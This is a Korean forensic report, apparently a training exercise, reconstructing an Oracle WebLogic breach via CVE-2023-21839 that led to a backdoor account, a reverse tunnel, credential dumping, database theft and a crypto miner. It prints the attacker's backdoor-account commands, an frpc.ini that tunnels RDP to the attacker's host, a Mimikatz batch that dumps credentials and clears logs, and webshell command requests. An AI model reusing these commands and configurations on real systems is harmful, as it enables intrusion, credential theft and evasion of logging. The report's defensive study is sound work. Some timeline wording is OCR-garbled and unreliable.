포렌식 팀 백세희

침해사고 포렌식 기술 분석 보고서

G사 WebLogic 서버 침해사고 전 과정 분석

CVE-2023-21839 | Oracle WebLogic T3/IIOP JNDI Injection RCE | APT 공격 전 과정 기술 분석

분석 대상	**192.168.223.143 (WebLogic 12.2.1.4 / Win Server 2016)**
취약점	**CVE-2023-21839	CVSS 9.8 (Critical)**
공격 기간	**2023년 10월 24일 ~ 25일**
공격자 C2	**192.168.223.130**
피해 내용	**계정 탈취 · DB 유출 · 암호화폐 채굴 · 백도어 설치**
작성일	**2026년 8월**

목 차

제1장 사건 개요 및 분석 배경 ····· 3

제2장 네트워크 환경 분석 ····· 4

제3장 침해 행위 단계별 분석 (Phase 1-8) ····· 7

Phase 1 | 웹 취약점 스캐닝

Phase 2 | CVE-2023-21839 취약점 공격

Phase 3 | 백도어 계정 생성

Phase 4 | frpc 리버스 터널 구축

Phase 5 | RDP 원격 접속

Phase 6 | Ladon + Mimikatz 실행

Phase 7 | 내부망 침투 및 DB 탈취

Phase 8 | XMRig 암호화폐 채굴기 설치

제4장 추가 분석 ····· 13

제5장 APT 판단 ····· 15

제6장 공격 타임라인 ····· 16

제7장 핵심 증거 목록 ····· 17

제8장 과제 문항 별 답안 ····· 18

부록 권고 조치사항 ····· 20

제1장 사건 개요 및 분석 배경

■ 1.1 최초 신고 및 발단

G사 운영팀은 2023년 10월 25일, 외부 이용자로부터 웹사이트 응답 속도가 현저히 느려졌다는 민원을 수신하였다. 시스템 담당자가 서버 상태를 점검한 결과, DMZ 구간 WebLogic 서버(192.168.223.143)의 CPU 사용률이 100%에 고착된 비정상 상태를 확인하였다. 이후 IIS 로그, 이벤트 로그, 네트워크 패킷 등의 포렌식 아티팩트에 대한 심층 분석을 착수하였다.

■ 1.2 분석 목적

- 침해 경로 및 초기 진입점 규명
- 공격자 활동 전 과정 타임라인 재구성
- 탈취 데이터 범위 및 내부망 침투 여부 확인
- 설치된 악성 도구 식별 및 제거 범위 산정
- 재발 방지를 위한 취약점 개선 방향 제시


■ 1.3 분석 환경 및 활용 아티팩트

아티팩트	경로 / 상세	분석 목적
IIS 액세스 로그	u_ex231024.log (3.8 GB), u_ex231025.log (137 MB)	공격 요청 패턴 확인
Windows 이벤트 로그	Security.evtx, System.evtx	계정·서비스 이벤트 추적
네트워크 패킷	capture.pcapng (전체 구간 캡처)	프로토콜·페이로드 분석
MFT (파일시스템)	C_MFT.csv (analyzeMFT.exe 추출)	삭제 파일 메타데이터 복원
frpc.ini	C:₩Users₩Administrator₩frpc.ini	리버스 터널 설정 확인
!start.bat	공격자 배치 파일	Mimikatz 자동화 명령 확인


제2장 네트워크 환경 분석

■ 2.1 네트워크 구성도


이번 침해사고는 인터넷 → 방화벽 → DMZ 구간 WebLogic 서버를 초기 진입점으로 삼아, 이후 내부망 SQL 서버까지 침투한 사례다. 공격자는 외부에서 직접 접근 불가한 RDP를 우회하기 위해 frpc 리버스 터널을 구축하였다.



[그림 1] 네트워크 구성 및 공격경로



[그림 2] 화이트 보드에서 직접 작성한 흐름도



[그림 3] 팀원들과 집단 지성으로 구성한 흐름도

IP 주소	역할	운영체제 / 서비스	비고
192.168.223.1	방화벽	-	인바운드 직접 RDP 차단
192.168.223.143	피해 서버 (DMZ)	Windows Server 2016 / WebLogic 12.2.1.4 FileZilla Server 1.6.6	WIN-172TN4MHS7Q
192.168.223.150	내부망 DB 서버	Microsoft SQL Server	infos.mdf 보관
192.168.223.130	공격자 C2	Linux (Kali 추정)	frpc 서버·LDAP 리스너
192.168.223.160	스캐너 #1	-	Nikto 2.1.6, Arachni 1.6.1.3
192.168.223.177	스캐너 #2	-	DirBuster 1.0-RC1, Skipfish 2.10b

▶ 분석 포인트: 방화벽 정책의 허점

방화벽은 인바운드 RDP(TCP 3389)를 차단하고 있었으나, WebLogic T3 포트(TCP 7001)는 서비스 운영을 위해 허용되어 있었다.

공격자는 CVE-2023-21839를 통해 T3 포트 진입 후, frpc 아웃바운드 연결(TCP 7000)로 인바운드 차단 정책을 완전히 우회하였다.

제3장 침해 행위 단계별 분석

▶ Phase 1 | 웹 취약점 스캐닝 (2023-10-24)

공격 전날인 10월 24일, 두 개의 외부 IP(192.168.223.160, .177)에서 WebLogic 서버(was)를 대상으로 대규모 자동화 스캐닝이 수행되었다.

■ 탐지 근거: IIS 액세스 로그

- u_ex231024.log 파일 크기: 3.8 GB — 정상 일평균 대비 수십 배 초과
- 192.168.223.160: Nikto/2.1.6, Arachni/v1.6.1.3 User-Agent 확인
- 192.168.223.177: DirBuster-1.0-RC1, Skipfish/2.10b User-Agent 확인
- /.env, /admin, /wp-login.php, /.git/config 등 취약점 경로 대량 요청

> **▶ 분석 포인트: IIS 로그 크기 이상의 의미**
>
> IIS 로그는 W3C Extended 포맷으로, 하루 3.8 GB는 수백만 건 이상의 HTTP 요청이 발생했음을 의미한다.
>
> 자동화 스캐너는 초당 수십~수백 건의 요청을 생성하므로, 이 수치는 조직적인 사전 정찰 활동임을 방증한다.

▶ Phase 2 | CVE-2023-21839 취약점 공격 (2023-10-25 09:00 전후)

공격자는 사전 스캐닝으로 WebLogic 서버를 특정한 뒤, Oracle WebLogic Server 12.2.1.4의 T3/IIOP 프로토콜 JNDI Injection 취약점(CVE-2023-21839)을 이용해 원격 코드 실행에 성공하였다.

■ 공격 체인 (패킷 분석 기반)

- Step 1: 192.168.223.160 → .143:7001 T3 프로토콜 JNDI 페이로드 전송
- Step 2: .143(피해 서버)가 .130:1389(공격자 LDAP 서버)로 콜백 연결
- Step 3: LDAP 서버가 악성 Java 클래스(exploit.class) URL 반환
- Step 4: Java 8u131(trustURLCodebase=true 기본값) → 원격 클래스 로딩 후 실행

- Step 5: .143 → .130:4444 리버스 쉘 연결 수립

> **▶ 분석 포인트: trustURLCodebase 취약점의 핵심**
>
> Java 8u131 이하 버전은 trustURLCodebase=true가 기본값으로, JNDI Lookup 시 원격 URL에서 클래스를 직접 로딩 및 실행한다.
>
> Java 8u191부터 이 기본값이 false로 변경되어 원격 클래스 로딩이 차단된다.
>
> 피해 서버의 Java 버전(8u131) 자체가 이 공격 체인을 가능하게 한 선결 조건이었다.

■ 리버스 쉘 내 실행 명령 (패킷 hex dump 추출)

```
net user infosechack /add
net localgroup administrators infosechack /add
net user infosechack qwe123!@#
```

▶ Phase 3 | 백도어 계정 생성

리버스 쉘을 통해 공격자는 즉시 Windows 로컬 계정 'infosechack'을 생성하고 Administrators 그룹에 추가하였다. 이로써 이후 RDP 접속 시 관리자 권한을 보장받는 영구 백도어를 확보하였다.

항목	내용
계정명	infosechack
패스워드	qwe123!@# (리버스 쉘 hex dump에서 평문 확인)
소속 그룹	Administrators (로컬 관리자)
근거	패킷 캡처 리버스 쉘 페이로드 hex 분석

> **▶ 분석 포인트: 리버스 쉘에서 계정 정보 추출한 방법**
>
> 리버스 쉘 트래픽은 TCP 4444로 평문 전송되었다. tshark -x 옵션으로 hex dump 추출 후,
>
> ASCII 영역을 파싱하면 실행 명령어가 그대로 노출된다. 암호화 없이 공격자 명령이 패킷에 담겨 있었다.

▶ Phase 4 | frpc 리버스 터널 구축

방화벽이 인바운드 RDP(TCP 3389)를 차단하고 있었으므로, 공격자는 오픈소스 리버스 프록시 도구

'frpc(Fast Reverse Proxy Client)'를 피해 서버에 설치하여 아웃바운드 연결만으로 RDP를 외부에 노출시켰다.

■ frpc.ini 복원 내용 (MFT 분석)

```
[common]
server_addr = 192.168.223.130
server_port = 7000
token = 12345

[rdp]
type = tcp
local_ip = 127.0.0.1
local_port = 3389
remote_port = 6000
```

이 설정에 의해 공격자 서버(.130) 포트 6000에 접속하면, frp 서버가 피해 서버(.143:3389)로 트래픽을 포워딩한다. 피해 서버는 아웃바운드 연결(TCP 7000)만 유지하므로 방화벽 인바운드 차단 규칙이 완전히 무력화된다.

> **▶ 분석 포인트: 리버스 터널의 탐지 어려움**
>
> frpc는 피해 서버에서 외부로 나가는 아웃바운드 연결만 생성하므로, 인바운드 기반 방화벽 룰로는 탐지·차단이 불가능하다.
>
> 탐지하려면 아웃바운드 트래픽 필터링 및 비인가 포트(7000) 사용 모니터링이 필요하다.
>
> EID 7045 (Service Control Manager): frpc.exe가 Windows 서비스로 등록되어 재부팅 후에도 자동 시작된다.

▶ Phase 5 | RDP 원격 접속 (infosechack)

frpc 터널 구축 완료 후, 공격자는 생성한 백도어 계정 'infosechack'으로 RDP 접속에 성공하였다. 이는 이벤트 로그에 명확히 기록되었다.

이벤트 ID	시각	내용	의미
EID 4624	10:17:20	Type 10 (RemoteInteractive) / infosechack	RDP 로그인 성공
EID 7045	10:10~15	frpc.exe 서비스 등록	터널 서비스 설치

이벤트 ID	시각	내용	의미
EID 7036	10:15~17	frpc 서비스 시작	터널 활성화

> **▶ 분석 포인트: EID 4624 Type 10의 중요성**
>
> Windows 이벤트 ID 4624의 LogonType 10(RemoteInteractive)은 RDP 접속을 의미한다.
>
> 로그인 계정명(infosechack)과 시각(10:17:20)이 공격 타임라인의 핵심 피벗 포인트가 된다.

▶ Phase 6 | Ladon 해킹 프레임워크 + Mimikatz 실행

RDP 접속 후 공격자는 중국산 올인원 해킹 프레임워크 'Ladon'과 자격증명 탈취 도구 'Mimikatz'를 실행하였다. Mimikatz 실행은 !start.bat 배치 파일로 자동화되어 있었다.

■ Ladon 프레임워크

- ladon.zip이 피해 서버에서 압축 해제 — NTFS $I30(인덱스 엔트리)에 메타데이터 잔존
- MFT 분석으로 ladon.zip 생성 타임스탬프 확인: 침해 당일보다 약 6주 전 타임스탬프 → 공격자 서버에서 6주간 사전 준비된 도구
- PowerShell 기반 PowerLadon도 동시 사용 (Fileless — MFT 흔적 없음)

■ !start.bat 내 Mimikatz 자동화

```
privilege::debug
sekurlsa::logonpasswords
lsadump::sam
event::clear
exit
```

!start.bat 실행 결과: LSASS 메모리 및 SAM 데이터베이스에서 자격증명 덤프 완료.

관리자의 PW를 알아냈다(topcert1!). 마지막으로 event::clear 명령으로 보안 이벤트 로그를 삭제 시도하였다.

> **▶ 분석 포인트: EID 1102 — 로그 삭제의 역설**
>
> Mimikatz의 'event::clear' 명령은 Security 이벤트 로그 전체를 삭제하지만,

로그를 삭제한 행위 자체가 EID 1102(감사 로그 지워짐)로 기록되어 남는다.

공격자가 흔적을 지우려 한 시도가 오히려 Mimikatz 실행 시각의 명확한 증거가 되었다.

▶ Phase 7 | 내부망 침투 및 DB 탈취

Ladon 프레임워크의 내부망 스캐닝 기능을 이용하여 공격자는 내부망 SQL 서버(192.168.223.150)를 발견하고 접근하였다. 이후 G사의 핵심 데이터베이스 파일을 FileZilla를 통해 외부로 유출하였다.

■ 탈취 데이터

- 파일명: infos.mdf (Microsoft SQL Server Primary Data File)
- G사 내부 데이터베이스 원본 데이터 파일
- FileZilla Server 1.6.6 (피해 서버에 설치)를 경유한 FTPS 전송

■ FTPS 암호화 전송 과정

- 192.168.223.143 → 192.168.223.130: FTPS(FTP over TLS) 연결
- AUTH TLS 명령 → 234 응답 → TLS Handshake 완료
- TLS 핸드셰이크 이후 모든 FTP 제어 명령 및 데이터 암호화
- 패킷 캡처에서 실제 파일명은 복호화 불가, FileZilla 서버 로그에서 infos.mdf 전송 확인

▶ 분석 포인트: FTPS와 SFTP의 구분

FTPS(FTP over TLS)는 기존 FTP 위에 TLS를 추가한 방식으로, 초기 AUTH TLS 명령 이전까지 평문이다.

AUTH TLS + 234 패킷이 캡처에서 확인되어 FTPS 사용을 특정할 수 있었다.

데이터 채널도 TLS로 보호되어 전송 파일 내용은 패킷 분석으로 확인 불가하다.

▶ Phase 8 | XMRig 암호화폐 채굴기 설치 (최초 신고 원인)

공격자는 최종적으로 Monero(XMR) 채굴기 XMRig를 Windows 서비스로 등록하였다. 이 프로세스가 CPU를 100% 점유하여 웹 서버 응답 속도가 급격히 저하되었고, 이것이 G사의 최초 민원 신고를 야

기한 직접 원인이다.

■ XMRig 등록 상세

- 커널 드라이버: WinRing0x64.sys (XMRig 번들 커널 드라이버)
- EID 7045: XMRig 관련 서비스 설치 이벤트 기록
- CPU 사용률 100% 고착 → 웹사이트 응답 지연 → 외부 민원 발생
- 채굴 수익 목적이지만, 결과적으로 침해 탐지의 트리거가 됨

> **▶ 분석 포인트: 채굴기가 탐지 트리거가 된 역설**
>
> 공격자는 DB 탈취·자격증명 수집 후 잔존 자원 활용을 위해 채굴기를 설치하였다.
>
> 그러나 채굴로 인한 CPU 100% → 서비스 지연 → 민원 → 포렌식 조사 개시로 이어졌다.
>
> 스텔스를 유지하기 위해서는 채굴기 CPU 사용량 제한(--max-cpu-usage)이 통상적인데, 이를 적용하지 않은 것이 실수였다.

제4장 추가 분석

■ 4.1 Ladon 사전 준비 기간 (6주 전 타임스탬프)

MFT 분석 결과 ladon.zip 내부 파일들의 생성 타임스탬프가 침해 발생일보다 약 6주 전으로 확인되었다. 이는 공격자가 G사를 타겟으로 정하고, 도구 준비 및 C2 서버 세팅을 최소 6주 전부터 진행했음을 시사한다.

- NTFS $I30 인덱스: 디렉터리의 자식 파일 목록 및 타임스탬프 캐시
- ladon.zip 내 파일의 $I30 타임스탬프 = 공격자 환경에서의 파일 생성 시각
- 6주 전 타임스탬프 = APT 판단의 'Advanced(지능형)' 근거

■ 4.2 MFT(Master File Table)를 통한 삭제 파일 복원

공격자는 활동 후 일부 파일을 삭제하였으나, NTFS의 MFT에는 해당 파일의 메타데이터(파일명, 크기, 타임스탬프, 부모 디렉터리)가 잔존한다. analyzeMFT.exe로 추출한 C_MFT.csv를 분석하여 삭제된 공격 도구의 흔적을 복원하였다.

> **▶ 분석 포인트: MFT가 공격자에게 불리하게 작용한 사례**
>
> 공격자가 본인의 도구(frpc.ini, ladon.zip 등)를 설치하고 실행한 행위 자체가 NTFS MFT에 $STD_INFO(타임스탬프) 형태로 기록된다.
>
> 파일 삭제 후에도 MFT 엔트리의 이름·타임스탬프 레코드는 재사용 전까지 디스크에 남으며, 포렌식 도구로 복원 가능하다.

■ 4.3 PowerLadon — Fileless 실행

PowerShell 기반 PowerLadon은 디스크에 파일을 생성하지 않고 메모리 내에서 실행되는 Fileless 기법이다. 이로 인해 MFT에 실행 흔적이 남지 않는다. 그러나 PowerShell 이벤트 로그(EID 4104)와 네트워크 행위 분석으로 실행 사실을 추적할 수 있었다.

- EID 4104 (Script Block Logging): PowerShell 실행 코드 일부 기록
- 네트워크 트래픽에서 Ladon 내부망 스캐닝 특유의 패킷 패턴 확인

제5장 APT(Advanced Persistent Threat) 판단

이번 G사 침해사고는 APT(지능형 지속 위협)의 세 가지 구성 요소를 모두 충족한다.

구분	정의	이번 사례의 근거
Advanced (지능형)	알려진 CVE·전문 도구 활용, 다단계 공격 체인	CVE-2023-21839 + Ladon + Mimikatz 자동화(!start.bat) Ladon 6주 전 사전 준비 (타임스탬프 분석)
Persistent (지속적)	백도어 유지, 재부팅 후 자동 복구	frpc·XMRig Windows 서비스 등록(EID 7045) infosechack 관리자 계정 영구 생성
Threat (위협)	명확한 악의적 목적 달성	DB 파일(infos.mdf) 탈취 자격증명 덤프(Mimikatz) 암호화폐 채굴(XMRig)

▶ 분석 포인트: 종합 판단

본 침해사고는 스크립트 키디(Script Kiddie) 수준의 공격이 아니다.

6주 이상의 사전 준비, 다단계 공격 체인(스캐닝→RCE→터널→RDP→내부망→탈취), 자동화 도구 사용, 로그 삭제 시도 등은 표적 공격(Targeted Attack) 특성을 보인다.

피해 범위(계정 탈취·DB 유출·채굴기 설치)를 고려할 때 내부 정보 목적의 사이버 첩보 활동 가능성이 높다.

제6장 공격 타임라인

No	시각 (UTC)	시각 (KST)	Phase	출처 IP (누가)	계정/주체	로그 출처	이벤트 (기록)	행동 (무엇을)	목적·이유 (왜)	근거·교차검증
1	2021-01-07 06:59	(사전)	사전준비	공격자	—	MFT(SI)	!start.bat SI-Modified 2021-01-07	18종 퓨어+Mimikatz 자동화 배치툴 사전 제작	침투 즉시 자격증명 수집하려 도구 상비	MFT #1030 !start.bat SI:M 2021-01-07 06:59:14
2	2023-09-11 14:35	(사전)	사전준비	공격자	—	MFT(SI)	Ladon 구성파일 SI-Modified 2023-09-11 (다수)	Ladon 프레임워크를 공격 6주 전 준비	최소 6주 전부터 도구 연구·표적 선정	MFT Ladon-11.6 내부 파일 SI:M 2023-09-11 14:35:19 (전부 동일)
3	2023-10-12 21:04	(사전)	사전준비	공격자	—	MFT(SI)	frpc.ini SI-Modified 2023-10-12	리버스터널 설정파일을 사전 작성	실행 즉시 C2 터널 구성 가능하게 준비	MFT #110294 frpc.ini SI:M 2023-10-12 21:04:52
4	2023-10-24 (종일)	2023-10-24	1-정찰	192.168.223.160*	—	IIS u_ex231024	Nikto/Arachni/Shellshock UA 대량 요청	Nikto 2.1.6·Arachni 1.6.1.3 펌웨어링 스캔 (+Shellshock CVE-2014-6271)	응답헤더 기반 취약점 식별	ua_1024.txt: Nikto 7,949 · Arachni 618 · Shellshock 62 (*IP매핑은 Notion IP분석)
5	2023-10-24 (종일)	2023-10-24	1-정찰	192.168.223.177*	—	IIS u_ex231024	DirBuster/Skipfish UA 대량 요청	DirBuster 1.0-RC1·Skipfish 2.10b 디렉터리 브루트포스 (sfi 마커)	숨은 경로·파일 탐색	ua_1024.txt: DirBuster 15,230,056 · Skipfish 548 (원본 3.8GB 미압축)
6	2023-10-24 18:13	2023-10-25 03:13	2-최초침투	192.168.223.130	—	FTK WebLogic 로그 + AdminServer.log 직접 분석	AdminServer 로그 파일 갱신	GET /bin/ipconfig/whoami/system/info/def/security.txt [200] → CVE-2023-21839(T3/IIOP JNDI): 143→130:1389 LDAP 연결 → 악성 Java 실행(RCE)	WebLogic 권한 획득 = 최초 침투 성공	base_domain/AdminServer mtime 2023-10-24 18:13 (FTK), AdminServer.log 직접분석(1,022줄): JNDI/ClassCast/LDAP redirect 에서기록 없음 → CVE-2023-21839 성공시 기본로그 미기록 특성 확인. 간접지표2: 메모리 62%(5:19PM PDT=00:19 UTC)→51%(5:59PM PDT=00:59 UTC, 11%p 감소) — 웨이로드 로드 시 힙 소비 추정. 간접지표3 : IIS 역산 — 00:50:23 UTC에 ipconfig.txt(GET 200) 이미 존재 → exploit 펌웨 해요 완료 시각은 00:46 UTC 이전 확정. BEA-000449 Socket Warning(01:13:06 UTC, 192.168.223.143:53,164 Idle 5s timeout) = 펌웨 조작 구간 부수 연결(exploit 시점과 무관).
7	2023-10-25 00:46:39	09:46:39	3-거점확보	130	익명	IIS u_ex231025	GET / · !isstart.png [200]	침투 사이트 정상 접속 확인	웹셸 투입 전 상태 점검	u_ex231025.log #809610~
8	2023-10-25 00:50:23~55:52	09:50:23~	3-거점확보	130	익명	IIS u_ex231025	GET /ipconfig/whoami/system/info/def/security.txt [200]	JNDI로 미리 생성한 정찰 결과 파일 수거	웹셸 이전, 네트워크·권한·방어 상태 파악	before_exploit.txt (6개 파일)
9	2023-10-25 00:56:48	09:56:48	3-거점확보	130	공격자	MFT(SI/FN)	index.asp 생성 (SI·FN Created 동일)	fuzzdb 기반 ASP 웹셸 배포	?cmd= 지속 명령 실행 백도어 확보	MFT #792 C:00:56:48 ↔ IIS 첫 접속 00:57:05 (일치)
10	2023-10-25 00:57:05~57:16	09:57:05~	3-거점확보	130	익명	IIS u_ex231025	?cmd=ipconfig → whoami → net user	웹셸 채널에서 권한·네트워크·계정 재확인	새 실행 경로 검증 + 계정 현황(백도어 사전정찰)	index_asp_hits.txt (웹셸 25건 중)
11	2023-10-25 00:59:11	09:59:11	3-거점확보	130	공격자	MFT(SI/FN)	mimi.zip 생성	Mimikatz 압축본을 143계 스테이징	자격증명 덤프 도구 준비 (이후 .150로도 전개)	MFT #1008 mimi.zip C:00:59:11
12	2023-10-25 00:59:46~01:00:46	09:59:46~	3-거점확보	130	익명	IIS u_ex231025	?cmd=dir wwwroot · type !start.bat	웹루트 탐색 후 !start.bat 내용 확인	사전 배치 도구 위치·내용 점검	index_asp_hits.txt
13	2023-10-25 01:00:13	10:00:13	4-권한상승	130	공격자	MFT(SI/FN)	!start.bat·Mimiki·mimik.exe·pars.vbs 배포 (FN Created 동일)	자격증명 자동수집 도구 세트를 웹루트에 드롭·실행	18종 퓨어+Mimikatz 일괄 실행 준비	MFT #1030/#1038/#1087/#1050 FN:C 01:00:13
14	2023-10-25 01:01:14.913	10:01:14	흔적삭제	130	SYSTEM	Security.evtx	EID 1102 감사로그 삭제	Mimikatz event::clear로 Security 로그 전체 삭제	자격증명 탈취·계정생성 흔적 은닉 (4720 소실 원인)	Security.evtx 1102 @01:01:14.913 (System 로그는 미삭제→서비스설치 잔존)
15	2023-10-25 01:01:15	10:01:15	4-권한상승	130	공격자	MFT(SI/FN)	Result.txt 생성 (C:01:01:15, M:01:01:31)	Mimikatz 결과(전체 자격증명)를 Result.txt로 저장	탈취 산출물 확보	MFT #11108 Result.txt C:01:01:15 ↔ 1102 직후 1초
16	2023-10-25 00:57~01:01	09:57~10:01	4-권한상승	130	공격자	(4720 삭제·MFT)	Infosechack 계정 생성 (직접로그 소실)	웹셸 net user로 백도어 로컬 계정 생성 (추정 구간)	지속 접근용 계정. 4720은 01:01:14 삭제로 소실	구간=웹셸(00:57~로그삭제(01:01:14). 로그만-트로링로 사후확인
17	2023-10-25 01:02:15	10:02:15	4-권한상승	130	익명	IIS u_ex231025	?cmd=type ...\logs\Result.txt	Mimikatz 결과를 웹셸로 회수	탈취 자격증명 확보	index_asp_hits.txt 01:02:15
18	2023-10-25 01:03:43	10:03:43	5-내부정찰	130	공격자	MFT(FN)	Ladon-11.6 디렉터리·구성파일 배포 (FN:C 01:03:43)	Ladon 프레임워크를 웹루트에 전개	내부망 스캔 도구 준비 (구성파일 SI:M은 2023-09-11=사전제작)	MFT #11148~ Ladon-11.6 FN:C 01:03:43 / SI:M 2023-09-11
19	2023-10-25 01:04:28~07:44	10:04:28~	5-내부정찰	130	공격자	MFT(SI)	onlinepc.txt 생성→수정 (Ladon 스캔 진행)	Ladon으로 내부 살아있는 호스트 스캔	이동 대상(.150 등) 식별	MFT #12198 onlinepc.txt C:01:04:28→M:01:07:44
20	2023-10-25 01:04:50~08:03	10:04:50~	5-내부정찰	130	익명	IIS u_ex231025	?cmd=dir Ladon-11.6 (반복) · type onlinepc.txt	Ladon 스캔 진행을 반복 확인 후 결과 회수	스캔 완료 대기·수거	index_asp_hits.txt (01:05:36 06:51-07:42 반복)
21	2023-10-25 01:12:42~13:13	10:12:42~	5-내부정찰	130	공격자	MFT(SI)	nmapresult.txt 생성→수정	nmap으로 로트 스캔 수행	이동 대상 개방 포트·서비스 확인	MFT #110258 nmapresult.txt C:01:12:42→M:01:13:13 (Npcap 전제)
22	2023-10-25 01:13:48	10:13:48	5-내부정찰	130	익명	IIS u_ex231025	?cmd=type ...nmap\nmapresult.txt	포트 스캔 결과 회수	이동 경로 확정	index_asp_hits.txt 01:13:48
